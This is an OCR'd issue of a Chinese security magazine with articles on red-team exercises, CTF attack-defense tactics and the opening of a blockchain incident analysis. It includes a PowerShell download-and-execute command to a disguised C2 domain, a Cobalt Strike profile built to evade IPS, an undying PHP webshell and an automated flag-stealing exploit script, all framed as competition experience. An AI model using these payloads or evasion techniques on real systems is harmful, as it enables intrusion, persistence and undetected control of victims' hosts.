安全+
SECURITY
2019/06 总第 041
技术版 ▶▶ 与安全人士分享技术心得 Share technique experience with security professionals

★ 本期焦点

红蓝对抗演练中的蓝队

CTF线下攻防指南

APP漏洞利用组合拳
——应用克隆案例分析

TCP协议数据包修改框架“Polymorph”
——针对客户端协议安全分析测试方向的一次探索

绿盟科技官方微信

NSFOCUS

本期看点 HEADLINES

主办：绿盟科技
策划：绿盟内刊编委会
地址：北京市海淀区北洼路4号益泰大厦三层
邮编：100089
电话：(010)6843 8880-5463
传真：(010)6872 8708
网址：www.nsfocus.com

2019/06 总第 041

欢迎您扫描封面左下角的二维码，关注绿盟科技官方微信，分享您的建议和评论，或者来信nsmagazine@nsfocus.com与我们交流。（本刊部分图片来源于网络）

安全+ SECURITY+

目录 CONTENTS

网络安全的本质在攻防博弈，因此从攻防博弈的角度出发，研究探索网络安全分析方法和防御技术体系，具有重要的现实意义。本刊从攻防工程实践出发，总结、归纳、演化一套完整的攻防博弈知识体系。它汇聚与承载着老、中、青三代安全攻防一线专家的实操经验和理论要点，涉及基础设施安全、移动安全、通信隧道安全、区块链安全、企业安全体系建设、协议安全、Web 安全，同时也涵盖 CTF 攻防实践，对于所涉及的各项知识要点，让理论的主要内容与实践操作相结合，具有独有的技术特质，对广大网络安全从业人员有较大的参考价值。

网络空间日益复杂、网络安全形势日趋严峻。针对不同的安全环境和防御要求，需要不同的防御策略和技术方法，特别是来自第一线的攻防实践博弈经验。安全攻防技术同样遵循理论来自实践，实践推动理论发展的规律。尽管政府在积极推行产学研，国内的网络空间威胁研究、对抗博弈与国际水平之间还有一段距离。不积小流，无以成江海，特别是在安全行业，涉猎知识宽泛、深钻偏，还要不停地跟黑客赛跑，掌握新知识、新技术。所以除了勤奋实践外，前辈们的经验和理念都必须沉淀并传承给安全新一代，也必须有具备奉献精神的领跑者、探路者、狂热者沉淀他们跳过的坑，趟过的水，让安全新一代借助巨人的肩膀快速成长起来，来应对风云变幻的国家安全新形势，为建设网络强国提供安全保障。因此，本安全攻防刊物秉承绿盟科技一贯的技术风格、技术无畏传承的理念，把一线专家、背后仍然默默奉献的老专家的实践、研究成果、先进理念整理成册，形成整套体系，让更多的安全新一代、安全从业者更快从中受益，早日投入网络空间攻防实践中去。

安全对抗博弈是非完全信息博弈过程，攻防博弈中威胁情报无处不在。本刊中，作者们把安全技术、威胁情报、“黑客”思维三者融汇一体，攻克一个又一个临场对抗博弈难题。各位读者在注重学习安全技术的同时，也需要注意“黑客”思维、“黑客”心理透视的研究，这在各篇文章中都有体现。整套刊物体现了在掌握过硬安全技术、运用“黑客”思维，结合威胁情报诊断临对抗难题的实践过程。它将让你体验对抗博弈中的心跳历程，享受推理的乐趣。

吴铁军

红蓝对抗演练中的蓝队

绿盟科技 安全服务部 李渊 陈永泉

近年来，为提升关键信息基础设施安全防护和相关企业应急处置能力，主管机构举办多次红蓝对抗网络实战演练，邀请各机构网络安全主管或处置单位、技术团队作为演练单元、制定评分规则，在规定时间内攻击队伍与被检查方开展攻防对抗。绿盟科技烈鹰战队在参加了多次攻防竞赛后，总结经验如下：

1. 赛前准备

比赛开始前对队员进行分工，有助于提高团队合作及沟通效率

队员可分为突破组和扩展组，突破组的主要工作为对目标进行外网突破；扩展组的主要工作为，对突破进内网的目标进行内网渗透。扩展组在没有获取权限时，承担突破组的职能。突破组不断地对新目标进行突破，扩展组在获得满分之后即切换下一个内网目标。如此分工的好处是，双线作战使得队员持续做熟悉的工作，以加快速度。另外，所有攻击目标应划分给每个队员，以避免不必要的队内交流，提升准确度和效率。

提前准备竞赛所需能够节省大量时间

该类竞赛大概率会要求攻击队员只能使用主办方提供的 Windows 电脑，攻击队员应提前准备好需要安装的环境、虚拟机、CC 服务器、渗透测试工具包等。在此基础上，还需要定制一整套恶意样本，分 X86 和 X64 两种平台，以针对不同的通信方式生成 Payload，整个比赛中使用一套样本，提前准备命令，做好通用免杀。一旦有命令执行权限直接运行指令即可实现对目标主机的持续性控制，如此能够节省大量时间。在比赛中，可尝试运用如域名收集、子域名收集、IP 地址段收集、端口探测、Web 应用登录地址收集、泄露信息等撒网式信息收集方法，来提前估计攻击目标范围。若命中目标，则可以节省比赛时的信息收集时间消耗，以更快地进入状态。

2. 入侵思路

定制企业弱口令

随着企业的安全建设，系统使用传统弱口令越来越少，常常会使用与企业自身相关的元素作为密码子串，来构成企业自己的弱口令集。我们可根据域名、应用名称、企业名称、年份、常用特殊字符及传统弱口令进行组合，生成针对目标企业的字典。若获取到符合子字符串组合的密码信息，可拆出子串作为新字典的生成元素之一。使用新生成的字典进行账户猜解，成功率更高。

信息收集

在拿到目标后，可根据企业名称、曾用名称，寻找目标的一级域名，通过子域名爆破、搜索引擎、证书、域传送等方法获取所有一级域名的子域名。也可寻找与目标相关联的目标，如地级市单位、子公司，同时搜集目标企业泄露在外的信息，如 GitHub、公开社工库。再寻找域名的真实 IP 地址，并尝试扫描地址开放的端口及服务，记录下服务的认证接口、管理地址、框架版本、操作系统等。在获取了企业攻击面后，优先对服务软件高危漏洞进行扫描，尝试利用可获取权限的漏洞。然后尝试 Web 渗透，建议先从子域名入手，或与主要业务无关的应用，这类应用可能为老旧系统、测试系统、无防护，或者目标企业管理员自己都不知道的系统，如企业的招聘网站、学校的校友会网站、医院的 OA 系统。

目标选择

团队在拿到目标列表之后，根据目标所属行业和收集到的信息进行判断，建议优先选择业务量大或者基础设施技术陈旧、安全防护设备少的目标。业务量大的目标对外业务较多，暴露面广，存在可利用点的概率更高，如互联网企业；基础设施技术陈旧的目标，信息资产可能会年久失修，漏洞百出，突破概率较高，如医院；安全防护设备少的目标，在入侵过程中难以发现攻击行为且响应缓慢，可对目标深入渗透，内网一马平川，如学校。

内网权限扩展

在获取到内网主机权限之后，应快速通过各类命令和文件搜集应用账户，如在 Web 配置文件中寻找数据库连接字符串，History 中找 SVN 账户，同时尝试提权。若为 Windows 系统，提权后首先抓取 Hash 或明文账户，并利用自动化工具以搜集到的账户和抓取到的账户为凭据快速尝试内网所有开放对应服务端口，来获取访问权限。由于 MS17-010 漏洞影响范围广泛，可对内网主机扫描该漏洞并对目标尝试利用，由于方程式自身工具的问题，若利用失败，多次尝试可能会成功。对内网进行扫描时，推荐使用 IISPutscan 和 xiaomi 扫描器，这两个工具扫描速度较快，可迅速识别自定义端口服务，再循环迭代入侵。在获取到权限之后，应立即给目标主机装上定时回连的内存 shell（建议 Cobalt Strike），回连到多个 CC 端，且 CC 端的 IP 地址与被控主机在一个国家。

若面对公有云环境，目标可能没有传统意义上的网络边界。所有服务器均在同一个大内网中，只要突破一台主机做跳板，就可以进入到内网网段。若内网网段访问控制策略不完整，则可以很大范围地自由访问内网 IP 地址。同时，由于是统一部署，所以服务器很少存在系统高危漏洞、软件漏洞和弱口令突破最多的漏洞点。另外，某友商在获取到目标后，全力研究云平台安全问题，在 host 文件中发现了指向云管理主机的地址，进一步渗透获取云平台物理主机权限，获得了比较高的成绩，这种攻击思路和战略值得参考。

在竞赛中，对尝试攻击目标时，会产生大量信息，比如登录地址、系统名称、错误泄露路径、关键词、CMS、端口服务，这些信息均应该有条理地记录下来。很多信息虽然在外网突破时无用，但在内网扩展时能提供帮助。

比赛规则利用

由于目标行业较多，当获取到敏感数据时，存在难以判断对目标企业的影响的情况，目前没有遇到数据泄露的评判标准。裁判的个人因素是这类成果评分的关键，若获取到较为敏感的信息时，建议多查一些资料，在报告中体现出该数据的重要性可能造成的影响，协助裁判判断，往往可以获得更高分。

攻击队伍之间属于竞争关系，在多个队伍攻击同一个目标时，可利用 AWD 中的一些技巧，如定时删除新建脚本文件，修补漏洞，以给其他队伍增加障碍。

3. 竞赛工具

关于竞赛工具，我们主要推荐 Cobalt Strike。Cobalt Strike 是一个优秀的商业团队渗透框架，来自美国，只对美国、加拿大定向销售，最初来自对 Metasploit 框架的改进，对多种渗透测试平台有

着很好的兼容性，深受广大渗透测试团队的喜爱，由于其高度可定制，所以在 APT 组织中也偶见其出现（见图 1）。




图 1 Cobalt Strike

在多次对抗比赛中，一直少不了 Cobalt Strike 的身影，它出色的团队协作功能、主机管理功能、稳定的隧道建立功能等均使其成为比赛中必不可少的一个必杀器。

在比赛时，在 VPS 上统一开启 TeamServer，所有的监听、反弹、CC、文件回传等均在团队服务器上完成。团队成员使用统一密码登录服务器后，即可对服务器进行管理，在渗透过程中获取的权限、数据等均可以保存在 TeamServer 的 /data 目录，团队成员可访问共享，可以节省大量同步信息时间。

Cobalt Strike 默认可以一键创建 HTTP、HTTPS、DNS、Pipe、Tcp 等多种信道的反弹监听程序，在此基础上，结合 Scripted Web Delivery 功能生成一键调用命令，在渗透过程中一旦遇到命令执行环境，可以直接运行命令建立目标主机 Session:

```
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).
downloadstring('http://update.evevnote.com/update'))"
```

运行 Beacon 命令后，会在主机加载 Shellcode，定期回连 CC 服务器保持心跳，同时从服务器接收新命令。由于内存中自带 PowerShell 解析器，优先选择使用 PowerShell 进行 Session 建立。同时，使用 PowerShell 反弹无文件落地，可以躲过很多杀毒软件的查杀。遇到必须要文件落地的场景，可以生成 Veil 格式的 Shellcode，通过 Veil 对 Shellcode 进行免杀处理。

4. 通信隐蔽

在入侵过程中，不被发现可能比获取数据更重要，在以往的多次比赛中，都有其他友商采用粗暴的方式进行“抡大锤”式渗透，被管理员察觉，使得仅有的内网入口关闭，导致丢失目标权限。所以内网渗透是一项十分隐蔽且细致的工作，需要慢慢地、悄悄地进行。在整个渗透过程中客户端与服务端之间的通信是最核心的部分，同时也是安全审计系统重点关照的部分。

Cobalt Strike 带有流量包装的功能，将流量封装规则保存在 C2Profile 文件中，启动 Teamserver 时，在第 3 个参数中链接 Profile 文件即可统一封装 Teamserver 中 HTTP 协议的 CC 通信流量。

```
./teamserver [external IP] [password] [/path/to/my.profile]
```

使用自行注册的 CC 域名“evevnote.com”将 CC 地址伪装成 Evernote 笔记应用进行通信。为了达到更好的伪装效果，我们这里将所有的 HTTP 流量伪装成 Evernote 笔记的升级请求，定制 C2Profile 文件。

在获取到目标主机 Beacon 之后，首先会通过 GET 请求发送元数据到 CC 服务器，这里通过 http-get 标签设置 CC 通信时的 GET 请求，设置请求 URL 为 http://update.evevnote.com/Update/8-3-0/default.jsp，同时添加其他 HTTP 头进行进一步伪装。将所需要传递的元数据使用 netbiosu 的方式进行编码，并在 tmp 参数中传递。CC 服务器端响应时回应 Content-Type 为“application/octet-stream”类型的数据。

在后期通信过程中，发送 CC 命令、外传数据等都需要通过 POST 方式进行，通过 http-post 标签设置通信时的 POST 请求，访问 URL 为 http://update.evevnote.com/Update/8-3-0/Package[包 ID]/default.asp，将要发送的内容均保存在 Post 请求中。

根据设计好的需求编写 C2Profile 脚本，如图 2 所示。

guiyangf4.profile

```
set sample_name "GuiYangF4";
set sleeptime "500";
http-get {
    set uri "/Update/8-3-0/default.jsp";
    client {
        header "User-Agent" "Mozilla/4.0 (Compatible; MSIE 6.0;Windows NT 5.1)";
        header "Accept" "*/*, ..., ......, .";
        metadata {
            netbiosu;
            parameter "tmp";
        }
    }
    server {
        header "Content-Type" "application/octet-stream";
        output {
            print;
        }
    }
}
```

```
http-post {
    set uri "/Update/8-3-0/Package";
    client {
        header "Content-Type" "application/octet-stream";
        header "User-Agent" "Mozilla/4.0 (Compatible; MSIE 6.0;Windows NT 5.1)";
        id {
            append "/default.jsp";
            uri-append;
        }
        output {
            print;
        }
    }
    server {
        header "Content-Type" "text/html";
        output {
            print;
        }
    }
}
```

图 2 C2Profile 脚本

编写完毕后，使用 C2lint 命令验证文件语法及内容，如图 3 所示。

```
[root@coeus cobaltstrike]# ./c2lint guiyangf4.profile
[+] Profile compiled OK

http-get
--------
GET /Update/8-3-0/default.jsp?tmp=AKEMCGBDKKKKPMFFOPLKCKDNAKPAGHCH HTTP/1.1
User-Agent: Mozilla/4.0 (Compatible; MSIE 6.0;Windows NT 5.1)
Accept: */*, ..., ......, .

HTTP/1.1 200 OK
Content-Type: application/octet-stream
Content-Length: 64

X...T....zY...9..:}`sC<w.(..C...y....tr8..&:.m..../.t..P....'.r.

http-post
---------
POST /Update/8-3-0/Package68220/default.jsp HTTP/1.1
Content-Type: application/octet-stream
User-Agent: Mozilla/4.0 (Compatible; MSIE 6.0;Windows NT 5.1)
Content-Length: 16

......5:.x..l$..

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 0
```

图 3 测试 C2Profile 脚本

通过抓包检测，此类型的 CC 流量伪装在正常业务中很难有效识别。流量包在 IPS 安全设备中回放，也未发现告警，流量得以成功隐藏，如图 4 所示。

图 4 CC 流量

5. 总结

通过多次网络安全竞赛，尝试攻击过多个行业的多个目标后，总结出行业的漏洞特点如表 1 至表 3 所示。

	攻击面	Web 防护	内网网络	内网防护	漏洞数量	公网服务器权限获取数量
政府	较小	较多	较小	完善	较多	较多
金融	较大	较多	未知	未知	较少	无
运营商	较大	较多	较多	较完善	较少	较少
医院	较小	较少	较多	不完善	较多	较多
学校	较大	较少	较多	不完善	较多	较多
大型企业	较大	较少	较多	不完善	较多	较多

表 1 行业网络安全状况

	直接 / 间接突破服务器的漏洞
政府	文件上传、后台弱口令、SQL 注入、敏感信息泄露、服务器漏洞、未授权访问
金融	暂无
运营商	文件上传、未授权访问、后台弱口令、源代码备份
医院	文件上传、后台弱口令
学校	文件上传、VPN 弱口令、后台弱口令、敏感信息泄露、服务器漏洞
大型企业	文件上传、后台弱口令、未授权访问、命令执行

表 2 不同行业可利用漏洞情况

	高危漏洞类型
政府部门	MS17-010、系统弱口令、数据库弱口令、中间件漏洞、敏感信息泄露、入侵痕迹、ActiveMQ 控制台未授权访问、Redis 未授权访问
金融	未知
运营商	MS17-010、系统弱口令、数据库弱口令、敏感信息泄露
医院	MS17-010、系统弱口令、敏感信息泄露
学校	MS17-010、系统弱口令、数据库弱口令、敏感信息泄露、入侵痕迹、中间件弱口令、Struts2
大型企业	MS17-010、中间件漏洞、系统弱口令、Struts2

表 3 不同行业高危漏洞类型

每次比赛均应针对这些行业特点，结合目前已有的工具，定制比赛策略，有针对性地高效开展比赛，才能在较短时间内拿到不错的比赛成绩。

CTF线下攻防指南

绿盟科技 西北安全服务交付部 阿合买提·雨三

简介

CTF 线下攻防赛主要以攻防模式（Attack & Defense）来呈现。一般在这种模式下，一支参赛队伍有三名队员，所有的参赛队伍都会有同样的初始环境，包含若干台服务器。参赛队伍挖掘漏洞，通过攻击对手的服务器获取 Flag 来得分，以修补自身服务器的漏洞防止扣分。

攻防模式可以通过实时得分反映出比赛情况，是一种竞争激烈，具有很强观赏性和高度透明性的网络安全赛制。在这种赛制中，不仅仅是比参赛队员的智力和技术，同时也比团队之间的分工配合与合作。

题目类型

1. 语言常见漏洞题目

Python 模板注入 (SSTI)：直接利用漏洞执行命令获得 Flag、绕过关键字限制。

Nodejs 任意文件读取：直接读取 Flag。

PHP 各类漏洞: 文件包含、反序列化、文件上传、注入、代码执行、命令执行。

2. 后门漏洞

3. 公开 CMS 漏洞

DZ SSRF 漏洞、小众 CMS 0day、出题人自己改 / 写的 CMS。

比赛拓扑（见图 1）




图 1 比赛拓扑

整体思路（见图 2）




图 2 整体思路

分工

通常在线下攻防赛中会有三名队员参加比赛，而如何对三名队员进行合理的分工，这是在比赛开始之前就需要做好的工作。

在线下攻防赛中一般需要两名队员作为攻击者来进行漏洞挖掘、权限维持、探查网络、漏洞利用、自动化攻击、自动化提交等。这两名队员中要有一个代码编写能力比较强的人，其主要作用是在短时间内构造出能批量提交、自动化攻击的脚本程序，避免浪费人力在提交 Flag 上。另一名队员充当防护者的角色进行漏洞修复、后门排查、文件监控、弱口令排查等。

防护

在任何有竞技性质的攻防比赛中，防护都是非常重要的一环。CTF 线下攻防也不例外，往往在比赛最终的排名前几名都是对服务器做了防护措施的队伍。

防护一般情况下分为漏洞修复、文件备份、后门排查、文件监控、弱口令排查等。

漏洞修复即在攻击者角色找到了可以攻击的点之后，在相应的代码处进行过滤、修复。

文件备份即在开始进行比赛的时候一定要对原始数据进行备份，这样在服务器 web 相关文件被恶意删除后，参赛人员可以自行恢复 web 服务，以防止被裁判服务器判为服务异常（一般在线下比赛服务 Down 掉会持续扣分，而重启一次服务会扣掉大量分数）。

后门排查分为两种情况：第一种为主办方为了照顾水平比较低的选手而留下的隐藏后门，第二种为其他参赛队伍通过漏洞取得服务器一定权限后留下来的后门。针对第一种情况可以开始比赛时把备份文件在后门排查工具里（如 D 盾、河马）进行一次 WebShell 审查，找到主办方留下的后门，删除即可（见图 3）。

图 3 WebShell 审查

但是也有可能主办方留下了一个免杀马，在这种情况下，如果有外网可以把源代码下载下来，把官方源代码和比赛源代码进行一次 diff，这种办法基本上可以找出所有主办方留下的 WebShell。也可以利用这种方式帮助攻击者进行漏洞挖掘，因为如果不是已知公开的漏洞，主办方都会在源代码里进行更改，达到可以 GetShell 的目的。针对第二种情况要看攻击者留下了什么类型的后门，如果是普通的 WebShell 一句话或者变种的一句话木马，那么直接删除即可。如果是不死马 + 内存马就会比较麻烦，因为在线下攻防赛中一般不是 root 权限，所以是没有权限杀死进程的。一般的不死马都是通过循环创建 WebShell 文件，如果不杀死进程的话会一直创建下去，但是也会有延时性，可以通过这种延时性写一个暴力循环删除的脚本来达到删除的目的。

下面为一个常见的不死马。

```
<?php
set_time_limit(0);
ignore_user_abort(1);
unlink(__FILE__);
while(1){
    file_put_contents('.config.php', '<?php phpinfo();?>');
    system('chmod 777 .config.php');
    touch(".config.php", mktime(20,15,1,11,17,2017));
usleep(100);
?>
```

文件监控即是要针对攻击者在服务器上创建的任何文件有一个告警或者阻断的操作，要保持服务器的文件不被删除，不允许上传或者创建文件。网上有相应的文件监控的脚本，可以参考学习。

弱口令排查即是主办方给的服务器为弱口令，或者自己服务器内部 Web 服务内存在弱口令，针对这种情况一定要及时更改弱口令，做好弱口令检查。

日志分析

在线下攻防模式中日志分析是非常重要的一环，日志分析一般是在比赛正式开始之后进行的对其他攻击者的流量进行分析提取有用的信息，通过查看其他队伍打过来的流量可以分析到他们留下的 WebShell 文件名、漏洞利用方式、漏洞产生的点，方便自己进行攻击。因为主办方可能会不允许选手查看日志文件，再加上日志文件不会对 POST 的数据进行分析打印，所以我们在进行日志监控、流量分析时，一定要提前准备好自己的监控脚本，对 Web 服务进行监控、分析，这样才可以抓取到完整的其他队伍打过来的流量，方便自己审查。

漏洞挖掘

在 CTF 攻防赛中，比赛的语言以 PHP 居多，漏洞的类型主要为后门漏洞、注入类型、文件上传、文件包含、代码执行、命令执行或互联网已公开的已知 CMS 漏洞。因此在比赛中，漏洞挖掘主要是以这几种漏洞为主。

漏洞挖掘阶段，首先将备份的源代码使用 D 盾进行查杀，筛选出 D 盾扫描出的木马文件然后在服务器上将其删除。对于其他类型的漏洞，主要还是通过白盒与黑盒方式进行漏洞挖掘。黑盒的方式与渗透测试有点相似，而白盒测试中，笔者使用的工具为 “Seay 源代码审计系统”，根据工具列出的漏洞描述去尽可能找上述的漏洞类

型（见图 4）。




图 4 漏洞挖掘

对于不同厂商支持的比赛，获取 Flag 的方式也不同。在笔者的参赛经历中遇到过两种获取 Flag 的方式：一种是 Flag 在系统的某个目录下；另一种则是使用已 GetShell 的主机去访问 Flag 机，在返回包中会有 Flag。对于两种不同模式的获取 Flag 机制，漏洞挖掘的侧重点也不同。比如前者方式对于文件包含漏洞只需包含 Flag 路径即可，但是对于后者方式还需确定是否存在远程包含或者伪协议是否可用。

权限维持

1. 生成“.”开头的隐藏文件。

```
<?php
file_put_contents('.config.php', '<?php phpinfo();?>');
?>
```

2. 生成“-”开头的文件。

- 开头的文件，如果使用 rm 直接删除，将无法删除，因为 rm 命令将会把 - 后面的字符串当作参数去执行。

```
root@JD:~/test# echo "123" > -test.php
root@JD:~/test# rm -test.php
rm: invalid option -- 't'
Try 'rm ./-test.php' to remove the file '-test.php'.
Try 'rm --help' for more information.
root@JD:~/test#
```

3. 使用不死马。

```
<?php
set_time_limit(0);
ignore_user_abort(1);
unlink(__FILE__);
while(1){
    file_put_contents('.config.php', '<?php phpinfo();?>');
    system('chmod 777 .config.php');
    touch(".config.php", mktime(20,15,1,11,17,2017));
usleep(100);
?>
```

上述代码的意思为：首先代码设置程序永久执行直到程序结束，并且客户端关闭后仍然可以执行 PHP 代码，可保持 PHP 进程一直在执行。然后删除自己后进入循环，循环生成木马文件。由于源木马已自删除，且已注入内存中执行，想让程序停止，只能是重启服务，或者找出此程序的进程然后 kill。

也可使用不死马生成“-”开头的木马文件。

自动化攻击

自动化攻击在 CTF 线下攻防赛的体现是自动化打 payload 获取到 Flag 然后自动提交的过程。

笔者以最近参加的一场比赛来举例说明。那场比赛的时长为 3 小时，其中前 2 小时为 5 分钟一轮，最后 1 小时为 2.5 分钟一轮。因此在这么短的时间内，在知道如何去攻击获取 Flag 的情况下，手工获取 Flag 且手工提交，在短短的 2.5 分钟内也许只能提交 4 个左右队伍的 Flag，这显然不是一种优雅的方式。在那场比赛中，笔者印象最深刻的那个漏洞是用户注册登录后图片加载处存在任意文件读取漏洞。此漏洞并不难，但是想要成功地利用此漏洞，必须先注册，然后使用注册的账号登录，使用登录后的状态再去访问漏洞页面去使用 payload 来获取 Flag。以下为笔者的代码：

```
    # 获取 Flag
    def regist_login_getFlag(url):
        data = {
                "username":"nsfocus",
                "password":"nsfocus"
        }
        cookie = {"Picture":"YToxOntzOjI6ImFhIjtzOjI4OiIuLi8uLi8uLi8uLi8uLi8uLi8uLi9mbGFnIjt9"}
        r = requests.Session()
        url1 = url + "/index.php/register"
        url2 = url + "/index.php/login"
        url3 = url + "/index.php/picture"
        r1 = r.post(url1,data = data)
        r2 = r.post(url2,data = data)
        r3 = r.get(url3,cookies =cookie)
        str_result = r3.text
        match = re.compile("<img src=\"(.*?)\" >")
        try:
                result_strs_list = re.findall(match,str_result)
                print str(result_strs_list)
                result_strs = result_strs_list[0]
                Flag = base64.b64decode(result_strs)
                return Flag
        except:
                return 0
    # 提交 Flag
    def post_Flag(Flag):
        url = "http://172.16.200.14:9000/submit_Flag/"
        Flag = str(Flag).replace("\n","")
        data = {"token":"QhfFGd6AVAucAW4kHXBDydUnqSVQcXAUbrjduxCAmwmMCBJfwUU4ZtQYE746qeNKnKEDGEYdF62","Flag":Flag}
        res=requests.post(url,data,timeout=1)
        print res.text
    if __name__ == '__main__':
        for x in xrange(1,32):
                urls = "http://172.16."+str(x)+".101/"
                post_Flag(regist_login_getFlag(urls))
```

总结

在线下攻防模式中一定要掌握以下几点。

1. 对于浏览器的使用。

大部分漏洞都是网上可查的，所以一个好的搜索技巧是十分重要的。

2. 对于漏洞的反应能力。

攻防模式中一般都需要 GetShell，所以一定要多关注可以 RCE 的点。

3. 脚本的编写能力。

在 getshell 之后拿到了 Flag，如果有 50 个队，5 分钟刷新一次 Flag 的话通过手动提交会使得一个队员只能提交 Flag，而且还可能会 Down 掉，所以如果有一个可以快速编写脚本的人那就再好不过了。

4. 好的心态。

服务 Down 掉不要慌，心态不要崩，崩了就什么都没有了。

Dice2win安全事件分析

——信任机制下掩盖的不公平

绿盟科技 安全服务部 武立鑫

区块链技术的市场背景

区块链技术从 2008 年出现至今已经有十年时间，在这个科技飞速发展的互联网时代，区块链依然是一个国际上关注度最高的技术，很多国内外知名的公司都投身其中：微软、IBM、中国银行、平安银行、百度、阿里巴巴、腾讯等。在 2018 年 5 月 28 日，中国科学院第十九次院士大会上，国家主席习近平发表重要讲话，他强调，中国要强盛、要复兴，就一定要大力发展科学技术，努力成为世界主要科学中心和创新高地。而自 2018 年以来，通过国家监管机构的引导，区块链技术已经逐步转换到服务实体经济的方向上，区块链技术应用已从最初的金融货币领域延伸到了物联网、智能制造、供应链管理、数字资产交易等多个领域。

行业服务	金融服务	实体经济	社会应用	公共事业	技术服务
● 投资机构 ● 资讯平台 ● 人资机构 ● 组织及研究机构	● 交易清算 ● 支付 ● 供应链金融 ● 保险 ● 证券 ● 交易所 ● 钱包	● 防伪溯源 ● 物联网 ● 数字身份 ● 大数据交易 ● 版权保护 ● 电子证据 ● 工业 ● 能源 ● 农业 ● 医疗	● 游戏 ● 社交 ● 人工智能 ● 交通运输 ● 房产	● 慈善 ● 福利 ● 政府管理 ● 文化教育	● BaaS ● 技术解决方案 ● 挖矿服务 ● 数据服务 ● 智能合约 ● 底层链开发

表 1.1 区块链技术市场背景

区块链技术的安全

区块链技术在密码学和不可篡改的基础上解决交易的信任和安全问题，其底层采用的方法和架构是可靠的、安全的，但区块链的安全机制并不完善，对各个层级的保护机制并不完善，区块链技术应用对应的区块链底层技术、智能合约、应用平台、用户数据等方面均可能存在安全隐患。

区块链系统迄今为止发生了众多安全事件，综合整理各种攻击手段，针对区块链系统的攻击面如下图所示：




图 1.1 区块链技术攻击面

区块链系统攻击面包含：Web 攻击、Dapps 攻击、智能合约攻击、底层链攻击。

区块链中 Web、Dapps 攻击与传统 Web、APP 攻击类似，而智能合约及底层链的攻击为区块链技术自身特有攻击。

Web、Dapp 常见攻击举例：

■ 输入与输出：若应用系统未对用户输入的数据进行验证，攻击者可在请求数据中插入恶意代码对应用系统进行攻击，或者通过应用系统调用的区块链核心系统的接口，对区块链核心系统进行攻击，不限于 SQL 注入、文件上传、路径遍历、XML 注入、代码注入

等漏洞）以及 XSS 等漏洞；

■ API 误用：API 是调用者与被调用者之间的约定，若调用者未能按照约定调用 API，也会引发安全问题；

■ 网络传输：应用系统与用户进行数据交互，以及应用系统与区块链核心系统通信过程中，应对信道中传输的数据进行保护，否则会存在数据泄露的风险等。

智能合约常见攻击举例：

■ 条件竞争：当外部合约调用恶意代码执行，他们能操纵控制流程，并且将不希望被更改的数据篡改，导致资源竞争 (Race Conditions)；

■ 智能合约 call 调用：Call 函数可以调用对方函数，此种做法风险极大，非法消息 call 调用可导致完全控制合约；

■ 调用深度栈问题：调用栈的最大值 1024，如果调用执行超过 1024，任何方式的调用都会失败等。

底层链常见攻击举例：

■ 密钥被盗: 攻击者通过盗用的私钥发起欺诈性交易、欺诈性提款;

■ 共识机制重写: 攻击者发起相同的对自己有利的交易并达成共识;

■ 匿名攻击：公链上攻击者隐藏自己的身份发起攻击，匿名机制导致很难找到攻击者等。

因建立区块链应用组织的疏漏所致攻击举例：

■ 测试不充分：应用代码测试不充分导致攻击者有机可乘；

■ 未经授权的访问：以不恰当的访问私钥或用区块链应用软件去窃取资金或信息；

■ 身份管理：窃取个人信息或冒充节点来获取区块链的访问权限等。

下面结合具体的安全事件来分析智能合约安全，了解合约层的安全对区块链应用安全的影响有多么巨大。

Dice2win 安全事件分析

游戏简介

